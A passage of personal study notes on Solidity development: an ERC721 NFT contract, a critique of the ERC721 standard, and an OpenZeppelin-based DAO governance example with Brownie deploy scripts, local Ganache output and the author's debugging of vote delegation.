import "@openzeppelin/contracts/token/ERC721/ERC721.sol";
import "@openzeppelin/contracts/utils/Counters.sol";
import "@openzeppelin/contracts/utils/Strings.sol";

contract NFTCollectible is ERC721 {
    using Counters for Counters.Counter;
    Counters.Counter private _tokenIds;
    address payable private _owner;
    uint256 private _maxSupply = 420;

    constructor(string memory myBase) ERC721("Collectible", "collect") {
        _setBaseURI(myBase);
        _owner = msg.sender;
    }
```

```
    function buyItem(address player) public payable returns (uint256)
    {
        require(totalSupply() < _maxSupply);
        require(msg.value == 0.2 ether, "Need to send exactly 0.2 ether");
        _tokenIds.increment();
        uint256 newItemId = _tokenIds.current();
        string memory newItemIdString = Strings.toString(newItemId);
        string memory metadata = "/metadata.json";
        string memory url = string(abi.encodePacked(newItemIdString, metadata));
        _safeMint(player, newItemId);
        _setTokenURI(newItemId, url);
        _owner.transfer(msg.value);        <- transfers 0.2Ether to the contract ?
        return newItemId;
    }

    function owner() public view returns (address) {
        return _owner;
    }

    function maxSupply() public view returns (uint256){
        return _maxSupply;
    }
}
```

15.2 Code comments

The following code represents a simple implementation of the NFT token ERC721. It uses everything already defined in the library, except for the function 'createCollectible' that creates an NFT referring to a specific URI. The function could be called by anyone the first time, the contract maintains an association between the tokenCounter index and the tokenURI. The standard library defines a few private variables to store the necessary informations, exposed if necessary through some functions.

```
    string private _name;

    // Token symbol
    string private _symbol;

    // Mapping from token ID to owner address
    mapping(uint256 => address) private _owners;

    // Mapping owner address to token count
    mapping(address => uint256) private _balances;

    // Mapping from token ID to approved address
    mapping(uint256 => address) private _tokenApprovals;

    // Mapping from owner to operator approvals
    mapping(address => mapping(address => bool)) private _operatorApprovals;
```

```
// SPDX-License-Identifier: MIT
pragma solidity 0.6.6;

import "@openzeppelin/contracts/token/ERC721/ERC721.sol";

contract SimpleCollectible is ERC721 {
    uint256 public tokenCounter;

    constructor() public ERC721("Dogie", "DOG") {
        tokenCounter = 0;
    }

    function createCollectible(string memory tokenURI) public returns (uint256)
    {
        uint256 newItemId = tokenCounter;
```

```
        _safeMint(msg.sender, newItemId);
        _setTokenURI(newItemId, tokenURI);
        tokenCounter = tokenCounter + 1;
        return newItemId;
    }
}
```

Further details can be found here:
https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC721/ERC721.sol

How many other wrong parameters, addresses, variables could be passed to the above functions ? yeah ... this is why this world is so hard, and extensive testing is so important for it.

15.3 More on ERC721 standard

Since presently blockchain is like Internet in 1998, what is needed for sure are good standards for the applications. Openzeppeling is doing a great job, but I found out a wonderful article by "James Sangalli" talking about token's design.

https://medium.com/alphawallet/epic-fail-the-consequences-of-poor-erc-design-what-you-can-do-about-it-503e19c750

15.3.1 No ability to get token ids

If you look at erc721.org you will quickly notice that there is no functionality to get your token ids from the contract. You may not think this is a big deal but remember that the only way to make a transfer in erc721 is to reference your token id, without the ability to get your token ids, transferring is not even possible.
Further, the inability to get your token ids means you will have great difficulty displaying your tokens anywhere. The 'enumeration' interface exists in the standard, but is **optional**. This means nobody will implement it, thus leading to problems, mistakes, errors, and money lost in the worst case.

15.3.2 Inefficient transfer capability

The cryptokitties craze quickly showed the limit of the ethereum network and the fact that ERC721 only implements transferring tokens one by one exacerbated the problem to new heights.
This means that if you want to transfer 20 kitties to the same person, you need to send 20 transactions. This is very bad as in most cases, the majority of the gas cost comes from the transaction itself, meaning transferring tokens one by one will exponentially increase the cost and burden on the network.
This could have been mitigated if they had mapped balances to arrays and allowed these arrays to be transferred.

15.3.3 Inefficient design in general

To get your balance or token ids (if even implemented) requires looping through every single token in the contract and matching them back to your address. In the case of cryptokitties, this means indexing over 800k kitties just to get your own balance. This has caused node services like Infura to simply time out, leaving the user non the wiser on what their actual balance is.

15.3.4 What will happen if these problems are not addressed

But surely you can create extension functions to handle any shortcomings of a standard?
While it is true that you can extend the functionality to include whatever you want, you have to remember that people follow the standard they are given and whatever is missing will either be ignored or implemented in a subjective way. This means that major shortcomings like not having a way to get your token balance will

cause huge ripples going forward as such basic functionality will not be uniform (everyone's implementation will differ). Not addressing these issues will cause major issues for scalability (transfers and balance querying), adoption (lack of uniformity in implementation) and support (no way to be sure of how to perform basic functions properly). Going forward, we need to think hard about how we design our standards as poorly developed standards can become mainstream.

15.3.5 Solutions

So before you assume I am just a negative Nancy, let's talk about how we can fix this issue.
In general, it is best to only support a standard that handles basic functionality such as querying balance and transferring perfectly and not to worry about the bells and whistles as these can be extensions.
The fact that ERC721 has failed to handle basic functions means you should look for alternatives such as ERC875, ERC1155 or ERC998; all these standards enable efficient querying and transferring in a coherent manner and can be extended just like ERC721.
If we adopt other non fungible standards that get this right and choose good ERC's in general, we can fix problems like this.

16 A DAO project

This is a smart contract that uses tokens to provide the owners the chance to vote on something that is proposed by other people. Rules should be crystal clear in advance due to the smart contracts, voting should also be managed by such contracts so that results can't be tampered. Again the guys of OpenZeppeling have made a lot of work to provide libraries for DAO, that can be taken and re-used and extended for the specific applications. 'Curve' is a Defi project that is also a DAO, and provides such capabilities to possibly change details about the procotol (don't know much more about it right now).

https://www.youtube.com/watch?v=AhJtmUqhAqg

Starting from the following repository on github, you can clone the project in your local environment. As usual can use "Visual Code Studio" to browse the code.

```
github clone https://github.com/PatrickAlphaC/dao-template
```

From the readme file, we got the following steps:

1. We will deploy an ERC20 token that we will use to govern our DAO.
2. We will deploy a Timelock contract that we will use to give a buffer between executing proposals.
    - note: **The timelock is the contract that will handle all the money, ownerships, etc**
3. We will deploy our Governence contract
    - note: **The Governance contract is in charge of proposals and such, but the Timelock executes!**
4. We will deploy a simple Box contract, which will be owned by our governance process! (aka, our timelock contract).
5. We will propose a new value to be added to our Box contract.
6. We will then vote on that proposal.
7. We will then queue the proposal to be executed.
8. Then, we will execute it!

To accomplish the above simple governance protocol example, we have the following contracts:

- Box.sol: the contract storing the value, that is changed under proposal and voting
- GovernanceToken.sol: extends the ERC20votes of the library

- GovernanceTimeLock.sol: another library that controls the time and closes the possibility to vote after this pre-defined time is finished, for example 1 week
- GovernorContract.sol: this is the most important contract, since the other reuse what has been prepared by the guys of OpenZeppelin.

When you use libraries, it's a good practice to have a look to them and read the documentation, for example from the following:
https://docs.openzeppelin.com/contracts/4.x/api/governance

This is a base abstract contract that tracks voting units, which are a measure of voting power that can be transferred, and provides a system of vote delegation, where an account can delegate its voting units to a sort of "representative" that will pool delegated voting units from different accounts and can then use it to vote in decisions. In fact, voting units *must* be delegated in order to count as actual votes, and an account has to delegate those votes to itself if it wishes to participate in decisions and does not have a trusted representative. This contract is often combined with a token contract such that voting units correspond to token units. For an example, see ERC721Votes.

16.1 Solidity token contract

When you extend functions, sometimes you are forced to re-define and override them, but you can always simply perform the same. 'super' refers to the parent's implementation. Follows hereafter the implementation for the governance token, quite simple and straightforward.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.2;

import "@openzeppelin/contracts/token/ERC20/extensions/ERC20Votes.sol";

contract GovernanceToken is ERC20Votes {
    uint256 public s_maxSupply = 1000_000_000_000_000_000_000_000_000;

    constructor()
        ERC20("GovernanceToken", "GT")
        ERC20Permit("GovernanceToken")
    {
        _mint(msg.sender, s_maxSupply);
    }

    // The functions below are overrides required by Solidity.

    function _afterTokenTransfer(
        address from,
        address to,
        uint256 amount
    ) internal override(ERC20Votes) {
        super._afterTokenTransfer(from, to, amount);
    }

    function _mint(address to, uint256 amount) internal override(ERC20Votes) {
        super._mint(to, amount);
    }

    function _burn(address account, uint256 amount) internal override(ERC20Votes)
    {
        super._burn(account, amount);
    }
}
```

16.2 Governor Contract

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.2;

import "@openzeppelin/contracts/governance/Governor.sol";
import "@openzeppelin/contracts/governance/extensions/GovernorCountingSimple.sol";
import "@openzeppelin/contracts/governance/extensions/GovernorVotes.sol";
import "@openzeppelin/contracts/governance/extensions/GovernorVotesQuorumFraction.sol";
import "@openzeppelin/contracts/governance/extensions/GovernorTimelockControl.sol";

// you can extend more than a single contract
contract GovernorContract is
    Governor,
    GovernorCountingSimple,
    GovernorVotes,
    GovernorVotesQuorumFraction,
    GovernorTimelockControl
{
    uint256 public s_votingDelay;
    uint256 public s_votingPeriod;

    constructor(
        ERC20Votes _token,
        TimelockController _timelock,
        uint256 _quorumPercentage,
        uint256 _votingPeriod,
        uint256 _votingDelay
    )
        Governor("GovernorContract")
        GovernorVotes(_token)
        GovernorVotesQuorumFraction(_quorumPercentage)
        GovernorTimelockControl(_timelock)
    {
        s_votingDelay = _votingDelay;
        s_votingPeriod = _votingPeriod;
    }

    function votingDelay() public view override returns (uint256) {
        return s_votingDelay; // 1 = 1 block
    }

    function votingPeriod() public view override returns (uint256) {
        return s_votingPeriod; // 45818 = 1 week
    }

    // The following functions are overrides required by Solidity.
    function quorum(uint256 blockNumber)
        public
        view
        override(IGovernor, GovernorVotesQuorumFraction)
        returns (uint256)
    {
        return super.quorum(blockNumber);
    }

    function getVotes(address account, uint256 blockNumber)
        public
        view
        override(IGovernor, GovernorVotes)
        returns (uint256)
    {
        return super.getVotes(account, blockNumber);
    }

    function state(uint256 proposalId)
        public
        view
        override(Governor, GovernorTimelockControl)
        returns (ProposalState)
    {
        return super.state(proposalId);
```

```
    }

    function propose(
        address[] memory targets,
        uint256[] memory values,
        bytes[] memory calldatas,
        string memory description
    ) public override(Governor, IGovernor) returns (uint256) {
        return super.propose(targets, values, calldatas, description);
    }

    function _execute(
        uint256 proposalId,
        address[] memory targets,
        uint256[] memory values,
        bytes[] memory calldatas,
        bytes32 descriptionHash
    ) internal override(Governor, GovernorTimelockControl) {
        super._execute(proposalId, targets, values, calldatas, descriptionHash);
    }

    function _cancel(
        address[] memory targets,
        uint256[] memory values,
        bytes[] memory calldatas,
        bytes32 descriptionHash
    ) internal override(Governor, GovernorTimelockControl) returns (uint256) {
        return super._cancel(targets, values, calldatas, descriptionHash);
    }

    function _executor()
        internal
        view
        override(Governor, GovernorTimelockControl)
        returns (address)
    {
        return super._executor();
    }

    function supportsInterface(bytes4 interfaceId)
        public
        view
        override(Governor, GovernorTimelockControl)
        returns (bool)
    {
        return super.supportsInterface(interfaceId);
    }
}
```

16.3 Deploy and run

```
from scripts.helpful_scripts import LOCAL_BLOCKCHAIN_ENVIRONMENTS, get_account
from brownie import (
    GovernorContract,
    GovernanceToken,
    GovernanceTimeLock,
    Box,
    Contract,
    config,
    network,
    accounts,
    chain,
)
from web3 import Web3, constants

# Governor Contract
QUORUM_PERCENTAGE = 4
# VOTING_PERIOD = 45818  # 1 week - more traditional.
```

```
# You might have different periods for different kinds of proposals
VOTING_PERIOD = 5  # 5 blocks
VOTING_DELAY = 1  # 1 block

# Timelock
# MIN_DELAY = 3600  # 1 hour - more traditional
MIN_DELAY = 1  # 1 seconds

# Proposal
PROPOSAL_DESCRIPTION = "Proposal #1: Store 1 in the Box!"
NEW_STORE_VALUE = 5


def deploy_governor():
    account = get_account()
    governance_token = (
        GovernanceToken.deploy(
            {"from": account},
            publish_source=config["networks"][network.show_active()].get(
                "verify", False
            ),
        )
        if len(GovernanceToken) <= 0
        else GovernanceToken[-1]
    )

    governance_token.delegate(account, {"from": account})
    print(f"Checkpoints: {governance_token.numCheckpoints(account)}")

    governance_time_lock = governance_time_lock = (
        GovernanceTimeLock.deploy(
            MIN_DELAY,
            [],
            [],
            {"from": account},
            publish_source=config["networks"][network.show_active()].get(
                "verify", False
            ),
        )
        if len(GovernanceTimeLock) <= 0
        else GovernanceTimeLock[-1]
    )

    governor = GovernorContract.deploy(
        governance_token.address,
        governance_time_lock.address,
        QUORUM_PERCENTAGE,
        VOTING_PERIOD,
        VOTING_DELAY,
        {"from": account},
        publish_source=config["networks"][network.show_active()].get("verify", False),
    )
    # Now, we set the roles...
    # Multicall would be great here ;)
    proposer_role = governance_time_lock.PROPOSER_ROLE()
    executor_role = governance_time_lock.EXECUTOR_ROLE()

    timelock_admin_role = governance_time_lock.TIMELOCK_ADMIN_ROLE()

    governance_time_lock.grantRole(proposer_role, governor, {"from": account})
    governance_time_lock.grantRole(
        executor_role, constants.ADDRESS_ZERO, {"from": account}
    )
    tx = governance_time_lock.revokeRole(
        timelock_admin_role, account, {"from": account}
    )
    tx.wait(1)
    # Guess what? Now you can't do anything!
    # governance_time_lock.grantRole(timelock_admin_role, account, {"from": account})
```

```
def deploy_box_to_be_governed():
    account = get_account()
    box = Box.deploy({"from": account})
    tx = box.transferOwnership(GovernanceTimeLock[-1], {"from": account})
    tx.wait(1)


def propose(store_value):
    account = get_account()
    # We are going to store the number 1
    # With more args, just add commas and the items
    # This is a tuple
    # If no arguments, use `eth_utils.to_bytes(hexstr="0x")`
    args = (store_value,)
    # We could do this next line with just the Box object
    # But this is to show it can be any function with any contract
    # With any arguments
    encoded_function = Contract.from_abi("Box", Box[-1], Box.abi).store.encode_input(
        *args
    )
    print(encoded_function)
    propose_tx = GovernorContract[-1].propose(
        [Box[-1].address],
        [0],
        [encoded_function],
        PROPOSAL_DESCRIPTION,
        {"from": account},
    )
    if network.show_active() in LOCAL_BLOCKCHAIN_ENVIRONMENTS:
        tx = account.transfer(accounts[0], "0 ether")
        tx.wait(1)
    propose_tx.wait(2)  # We wait 2 blocks to include the voting delay
    # This will return the proposal ID
    print(f"Proposal state {GovernorContract[-1].state(propose_tx.return_value)}")
    print(
        f"Proposal snapshot {GovernorContract[-
1].proposalSnapshot(propose_tx.return_value)}"
    )
    print(
        f"Proposal deadline {GovernorContract[-
1].proposalDeadline(propose_tx.return_value)}"
    )
    return propose_tx.return_value


# Can be done through a UI
def vote(proposal_id: int, vote: int):
    # 0 = Against, 1 = For, 2 = Abstain for this example
    # you can all the #COUNTING_MODE() function to see how to vote otherwise
    print(f"voting yes on {proposal_id}")
    account = get_account()
    tx = GovernorContract[-1].castVoteWithReason(
        proposal_id, vote, "Cuz I lika do da cha cha", {"from": account}
    )
    tx.wait(1)
    print(tx.events["VoteCast"])


def queue_and_execute(store_value):
    account = get_account()
    # time.sleep(VOTING_PERIOD + 1)
    # we need to explicity give it everything, including the description hash
    # it gets the proposal id like so:
    # uint256 proposalId = hashProposal(targets, values, calldatas, descriptionHash);
    # It's nearlly exactly the same as the `propose` function, but we hash the
description
    args = (store_value,)
    encoded_function = Contract.from_abi("Box", Box[-1], Box.abi).store.encode_input(
        *args
```

```
    )
    # this is the same as ethers.utils.id(description)
    description_hash = Web3.keccak(text=PROPOSAL_DESCRIPTION).hex()
    tx = GovernorContract[-1].queue(
        [Box[-1].address],
        [0],
        [encoded_function],
        description_hash,
        {"from": account},
    )
    tx.wait(1)
    tx = GovernorContract[-1].execute(
        [Box[-1].address],
        [0],
        [encoded_function],
        description_hash,
        {"from": account},
    )
    tx.wait(1)
    print(Box[-1].retrieve())


def move_blocks(amount):
    for block in range(amount):
        get_account().transfer(get_account(), "0 ether")
    print(chain.height)


def main():
    deploy_governor()
    deploy_box_to_be_governed()
    proposal_id = propose(NEW_STORE_VALUE)
    print(f"Proposal ID {proposal_id}")
    # We do this just to move the blocks along
    if network.show_active() in LOCAL_BLOCKCHAIN_ENVIRONMENTS:
        move_blocks(1)
    vote(proposal_id, 1)
    # Once the voting period is over,
    # if quorum was reached (enough voting power participated)
    # and the majority voted in favor, the proposal is
    # considered successful and can proceed to be executed.
    # To execute we must first `queue` it to pass the timelock
    if network.show_active() in LOCAL_BLOCKCHAIN_ENVIRONMENTS:
        move_blocks(VOTING_PERIOD)
    # States: {Pending, Active, Canceled, Defeated, Succeeded, Queued, Expired, Executed
}
    print(f" This proposal is currently {GovernorContract[-1].state(proposal_id)}")
    queue_and_execute(NEW_STORE_VALUE)
```

16.4 Output and debugging

```
PS C:\Users\<user>\PyScripts\DAO\dao_brownie> brownie run
.\scripts\governance_standard\deploy_and_run.py

INFORMAZIONI: impossibile trovare file corrispondenti ai
criteri di ricerca indicati.

Brownie v1.18.1 - Python development framework for Ethereum

DaoBrownieProject is the active project.

Launching 'ganache-cli.cmd --port 8545 --gasLimit 12000000 --accounts 10 --hardfork
istanbul --mnemonic brownie'...

Running 'scripts\governance_standard\deploy_and_run.py::main'...
```

```
...

Transaction sent: 0x884e2bfbb18fd856a83697d3eaa54a9122ec980133e82020452fd52fe954f5ae
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 10
  Transaction confirmed   Block: 11   Gas used: 21000 (0.18%)

  Transaction confirmed   Block: 11   Gas used: 21000 (0.18%)

Required confirmations: 2/2
  GovernorContract.propose confirmed   Block: 10   Gas used: 81944 (0.68%)

Proposal state 1
Proposal snapshot 11
Proposal deadline 16
Proposal ID 89032801670644786090896159984413409335377199854927541874931809450777628720361
Transaction sent: 0xcae751379b114ce89c0fe217c7a6ba4bf853be8c8dcd2e1977117a5821d238f1
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 11
  Transaction confirmed   Block: 12   Gas used: 21000 (0.18%)

12
voting yes on
89032801670644786090896159984413409335377199854927541874931809450777628720361
Transaction sent: 0xd69df87e115cd4f511ebb1c9314c5e0d6adb402959ae83dedfc0c69ddce016b3
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 12
  GovernorContract.castVoteWithReason confirmed   Block: 13   Gas used: 79788 (0.66%)

OrderedDict([('voter', '0x66aB6D9362d4F35596279692F0251Db635165871'), ('proposalId',
89032801670644786090896159984413409335377199854927541874931809450777628720361),
('support', 1), ('weight', 100000000000000000000000), ('reason', 'Cuz I lika do da cha
cha')])
Transaction sent: 0x6d2388e7963ce4d2220d229bb7fb932ef4b56b68c26b39e585ee9deeebfcd9d2
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 13
  Transaction confirmed   Block: 14   Gas used: 21000 (0.18%)

...

18
 This proposal is currently 4
Transaction sent: 0x53bc5dc96442109c57da860bcb758214794f2aa4e76ed8126c34c72e83d7c830
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 18
  GovernorContract.queue confirmed   Block: 19   Gas used: 106643 (0.89%)
  GovernorContract.queue confirmed   Block: 19   Gas used: 106643 (0.89%)

Transaction sent: 0x49b541e8a410152b59653a2b535ad68c11740548f7d0da9cde64f56b2020b191
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 19
  GovernorContract.execute confirmed   Block: 20   Gas used: 109705 (0.91%)
  GovernorContract.execute confirmed   Block: 20   Gas used: 109705 (0.91%)

5
Terminating local RPC client...
```

We didn't get much about how things work from this output. To better understand what happens under the hood, we can launch 'brownie console' from the root project path, and execute all the commands contained in the mentioned python script, one by one (or copying more than that).

```
PS C:\Users\<user>\PyScripts\DAO\dao_brownie> brownie console
INFORMAZIONI: impossibile trovare file corrispondenti ai
criteri di ricerca indicati.
Brownie v1.18.1 - Python development framework for Ethereum

DaoBrownieProject is the active project.

Launching 'ganache-cli.cmd --port 8545 --gasLimit 12000000 --accounts 10 --hardfork
istanbul --mnemonic brownie'...
Brownie environment is ready.

>>> network.is_connected()
True
```

```
>>> accounts[0].address
'0x66aB6D9362d4F35596279692F0251Db635165871'

>>> accounts[0].balance()
100000000000000000000

>>> accounts[0].balance().to("ether")
Fixed('100.000000000000000000')
```

We can now copy ONE BY ONE all the lines of the script, also with the import statements, to check after every line what's going on.

```
>>> account = get_account()
>>> governance_token = (
        GovernanceToken.deploy(
            {"from": account},
            publish_source=config["networks"][network.show_active()].get(
                "verify", False
            ),
        )
        if len(GovernanceToken) <= 0
        else GovernanceToken[-1]
    )
Transaction sent: 0x77faedf64320d34a4d47ca369dc40dce5609da5db4d37b330edd3f95716e52f4
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  GovernanceToken.constructor confirmed   Block: 1   Gas used: 1786814 (14.89%)
  GovernanceToken deployed at: 0x3194cBDC3dbcd3E11a07892e7bA5c3394048Cc87

>>> governance_token.delegate(account, {"from": account})
Transaction sent: 0x6b44a478ed515b02e7ce19961dfee5305eb090c648e7f975c1a5d6eb039ddcf5
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  GovernanceToken.delegate confirmed   Block: 2   Gas used: 89944 (0.75%)

<Transaction '0x6b44a478ed515b02e7ce19961dfee5305eb090c648e7f975c1a5d6eb039ddcf5'>
>>>
```

We can go on assigning a proposer, an executor, a revoker. These are quite obvious roles. One other thing to modify respect to the previous code, is allowing more people (=accounts) to vote.

```
# Can be done through a UI
def vote(proposal_id: int, vote: int, account_idx: int):
    # 0 = Against, 1 = For, 2 = Abstain for this example
    # you can all the #COUNTING_MODE() function to see how to vote otherwise
    print(f"voting on {proposal_id} from account {account_idx}")
    account = get_account(index=account_idx)
    tx = GovernorContract[-1].castVoteWithReason(
        proposal_id, vote, "Cuz I lika do da cha cha", {"from": account})
    tx.wait(1)
    print(tx.events["VoteCast"])
```

16.5 Testing

Then in the run and deploy script, you can enjoy yourself playing for example in the following way:

```
def main():
    deploy_governor()
    deploy_box_to_be_governed()
    proposal_id = propose(NEW_STORE_VALUE)
    print(f"Proposal ID {proposal_id}")
    # We do this just to move the blocks along
    if network.show_active() in LOCAL_BLOCKCHAIN_ENVIRONMENTS:
        move_blocks(1)
    # we introduced here the possibility to vote for more accounts
    # 1 = for, 0=against, 2=don't care
    # below there are 2 votes for, 3 against, 2 don't care
    print("Starting to send votes")
```

```
    vote(proposal_id, 1, 0)
    vote(proposal_id, 0, 1)
    # this could be allowed, voting twice, the vote should override the previous one
    # if the proposal_id is the same of course
    vote(proposal_id, 2, 1)
    vote(proposal_id, 2, 2)
    vote(proposal_id, 0, 3)
    vote(proposal_id, 0, 7)
    vote(proposal_id, 0, 8)
    vote(proposal_id, 2, 9)
    # Once the voting period is over,
    # if quorum was reached (enough voting power participated)
    # and the majority voted in favor, the proposal is
    # considered successful and can proceed to be executed.
    # To execute we must first `queue` it to pass the timelock
    if network.show_active() in LOCAL_BLOCKCHAIN_ENVIRONMENTS:
        move_blocks(VOTING_PERIOD)
    # States: {Pending, Active, Canceled, Defeated, Succeeded, Queued, Expired, Executed
}
    print(
        f" This proposal is currently {GovernorContract[-1].state(proposal_id)}")
    queue_and_execute(NEW_STORE_VALUE)
```

If someone votes twice, the execution raises an error and stops:

```
OrderedDict([('voter', '0x33A4622B82D4c04a53e170c638B944ce27cffce3'), ('proposalId',
89032801670644786090896159984413409335377199854927541874931809450777628720361),
('support', 0), ('weight', 0), ('reason', 'Cuz I lika do da cha cha')])
voting on 89032801670644786090896159984413409335377199854927541874931809450777628720361
from account 1
Transaction sent: 0x0dbd30e08f128b60b080cf49d3d9deccd0a18277762943bc4d0cfb26f871a28d
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  GovernorContract.castVoteWithReason confirmed (GovernorVotingSimple: vote already cast)
Block: 15   Gas used: 30968 (0.26%)
```

If all voters vote “2=don’t care”, when the proposal is queued for execution the transaction is reverted by the Governor smart contract.

```
This proposal is currently 3
Transaction sent: 0xf2344e074d51e2301cd3eb19fb2552b816b04ab2fcf2784fae5a34f88293c31f
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 23
  GovernorContract.queue confirmed (Governor: proposal not successful)   Block: 30   Gas
used: 42483 (0.35%)
```

If 1 account votes for ‘yes’ and all the others “don’t care”, the result is the following:

```
Box before execution 0

Transaction sent: 0xc348badfa4ca6dcbac793168f0c0379d8b56c639ba0ed0d03fe0504477373056
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 24
  GovernorContract.execute confirmed   Block: 31   Gas used: 109705 (0.91%)

  GovernorContract.execute confirmed   Block: 31   Gas used: 109705 (0.91%)

Box after execution 5             <-- the proposed new value is changed !!!
```

Of course these are tests performed in the deploy python script, thus should be moved in a specific ‘test’ script in the tests directory.

16.6 Debugging

Moreover, the following voting sequence (VOTING_PERIOD has been raised to 10 to let more people vote, otherwise again you get an error, as it should be and this would be another test too):

```
vote(proposal_id, 1, 0)
```

```
vote(proposal_id, 0, 1)
vote(proposal_id, 0, 2)
vote(proposal_id, 0, 3)
vote(proposal_id, 2, 7)
vote(proposal_id, 2, 8)
vote(proposal_id, 2, 9)
```

... is successful. This apparently means that people voting 'against' or '0' are not properly handled. Once you enter such problems and you need to 'overload' libraries and debug them, you risk to enter a never ending loop. After a few more checks, it looks like **only the first account** can vote, while the others votes are discarded and not considered. Why ? debugging this can be a nightmare, you should start printing out everything in solidity, copying and pasting locally the imported smart contracts from openzeppelin.
One other thing to notice

```
tx = GovernorContract[-1].castVoteWithReason(proposal_id, vote, "Cuz I lika do da cha cha",
{"from": account})
```

You can find inside the "Governor.sol" the following function, which is not the one we are looging for since it's missing the account address of the voter ... **where is the right function ?** it's not in the GovernorContract.sol we have written (Patrick Collins did to be honest), so it must be found in any of the imported libraries, unless it can't in my opinion.

```
function castVoteWithReason(
        uint256 proposalId,
        uint8 support,
        string calldata reason     <-- we are missing the "from":account here !!!
    ) public virtual override returns (uint256) {
        address voter = _msgSender();
        return _castVote(proposalId, voter, support, reason);
    }


enum VoteType {
   Against,
   For,
   Abstain
}

    /**
     * @dev See {Governor-_countVote}. In this module, the support follows the `VoteType`
enum (from Governor Bravo).
     */
    function _countVote(
        uint256 proposalId,
        address account,
        uint8 support,
        uint256 weight,
        bytes memory // params
    ) internal virtual override {
        ProposalVote storage proposalvote = _proposalVotes[proposalId];

        require(!proposalvote.hasVoted[account],   "GovernorVotingSimple:   vote   already
cast");
        proposalvote.hasVoted[account] = true;

        if (support == uint8(VoteType.Against)) {
            proposalvote.againstVotes += weight;
        } else if (support == uint8(VoteType.For)) {
            proposalvote.forVotes += weight;
        } else if (support == uint8(VoteType.Abstain)) {
            proposalvote.abstainVotes += weight;
        } else {
            revert("GovernorVotingSimple: invalid value for enum VoteType");
        }
    }
```

Everything seems to be fine, but things do not work. Printing out the output of the transaction that creates the GovernanceToken, in particular after the call to the 'delegate' function, we see the following:

```
Events In This Transaction
--------------------------
└── GovernanceToken (0x3194cBDC3dbcd3E11a07892e7bA5c3394048Cc87)
    ├── DelegateChanged
    │   ├── delegator: 0x66aB6D9362d4F35596279692F0251Db635165871
    │   ├── fromDelegate: 0x0000000000000000000000000000000000000000
    │   └── toDelegate: 0x66aB6D9362d4F35596279692F0251Db635165871
    └── DelegateVotesChanged
        ├── delegate: 0x66aB6D9362d4F35596279692F0251Db635165871    <- account[0] address
        ├── previousBalance: 0
        └── newBalance: 100000000000000000000000
```

After the voting transaction, this is the output:

```
---------------------
Tx Hash: 0xd69df87e115cd4f511ebb1c9314c5e0d6adb402959ae83dedfc0c69ddce016b3
From: 0x66aB6D9362d4F35596279692F0251Db635165871
To: 0x6951b5Bd815043E3F842c1b026b0Fa888Cc2DD85
Value: 0
Function: GovernorContract.castVoteWithReason
Block: 13
Gas Used: 79788 / 12000000 (0.7%)

Events In This Transaction
--------------------------
└── GovernorContract (0x6951b5Bd815043E3F842c1b026b0Fa888Cc2DD85)
    └── VoteCast
        ├── voter: 0x66aB6D9362d4F35596279692F0251Db635165871
        ├──proposalId:
89032801670644786090896159984413409335377199854927541874931809450777628720361
        ├── support: 1            <- vote 'for'
        ├── weight: 100000000000000000000000      <- voter's weight
        └── reason: Cuz I lika do da cha cha
```

If we vote with another account calling the 'vote' function, we discover the following:

```
Transaction was Mined
---------------------
Tx Hash: 0x1ce23269f247324775c66226b0fdf01ed92450a2e45d67687f26369000ccb0f5
From: 0x46C0a5326E643E4f71D3149d50B48216e174Ae84
To: 0x6951b5Bd815043E3F842c1b026b0Fa888Cc2DD85
Value: 0
Function: GovernorContract.castVoteWithReason
Block: 15
Gas Used: 56727 / 12000000 (0.5%)

Events In This Transaction
--------------------------
└── GovernorContract (0x6951b5Bd815043E3F842c1b026b0Fa888Cc2DD85)
    └── VoteCast
        ├── voter: 0x46C0a5326E643E4f71D3149d50B48216e174Ae84       <- no more account[0]
        ├──proposalId:
89032801670644786090896159984413409335377199854927541874931809450777628720361
        ├── support: 0
        ├── weight: 0    <-- LOOK HERE !!!!!!!!!!
        └── reason: Cuz I lika do da cha cha

None
OrderedDict([('voter',    '0x46C0a5326E643E4f71D3149d50B48216e174Ae84'),    ('proposalId',
89032801670644786090896159984413409335377199854927541874931809450777628720361),
('support', 0), ('weight', 0), ('reason', 'Cuz I lika do da cha cha')])
voting  on  89032801670644786090896159984413409335377199854927541874931809450777628720361
from account 6
```

Since the account 6 has not been delegated, probably its weight remains 0. Unfortunately, even if we call the function delegate right before making it vote, nothing changes. You can see that tokens are correctly sent from one account to the other, but no voting right is apparently allowed. The documentation in Openzeppelin site SEEMS to be rich and complete, but there is no example at all. The concept of delegation is not explained in a clear way, nor all the other concepts:
https://docs.openzeppelin.com/contracts/4.x/governance

"Once a proposal is active, delegates can cast their vote. Note that it is **delegates who carry voting power**: if a token holder wants to participate, they can set a trusted representative as their delegate, or they can become a delegate themselves by **self-delegating their voting power**."

The problem of this example, is that everything was performed by account[0]: this account created the GovernorToken and got the tokens. The functions mint, burn and tokenTransfer are ALL internal, and can't be called from the outside world. Moreover, to avoid problems and people cheating, the rights to vote depend on how many governor tokens you have on a specific block of the chain, in this case the creation's block. Thus we have more problems to solve here, to have more people capable of voting. The first problem was solved in the following way. I have launched the local Ganache IDE, and copied down the public address of accounts 1, 2 and 3.

```
contract GovernanceToken is ERC20Votes {
    uint256 public s_maxSupply = 1000_000_000_000_000_000_000_000;

    constructor()
        ERC20("GovernanceToken", "GT")
        ERC20Permit("GovernanceToken")
    {
        address temp;
        _mint(msg.sender, s_maxSupply);
        temp = address(0x94DF0324e5099410EeA66e1e0EA6C5a799D75275);
        _mint(temp, s_maxSupply);
        temp = address(0xFa4679DD96C885D5487363f1321420BE451c5299);
        _mint(temp, s_maxSupply);
        temp = address(0xDdB340364b1a012F972e59B54786858962801e88);
        _mint(temp, s_maxSupply);
    }
```

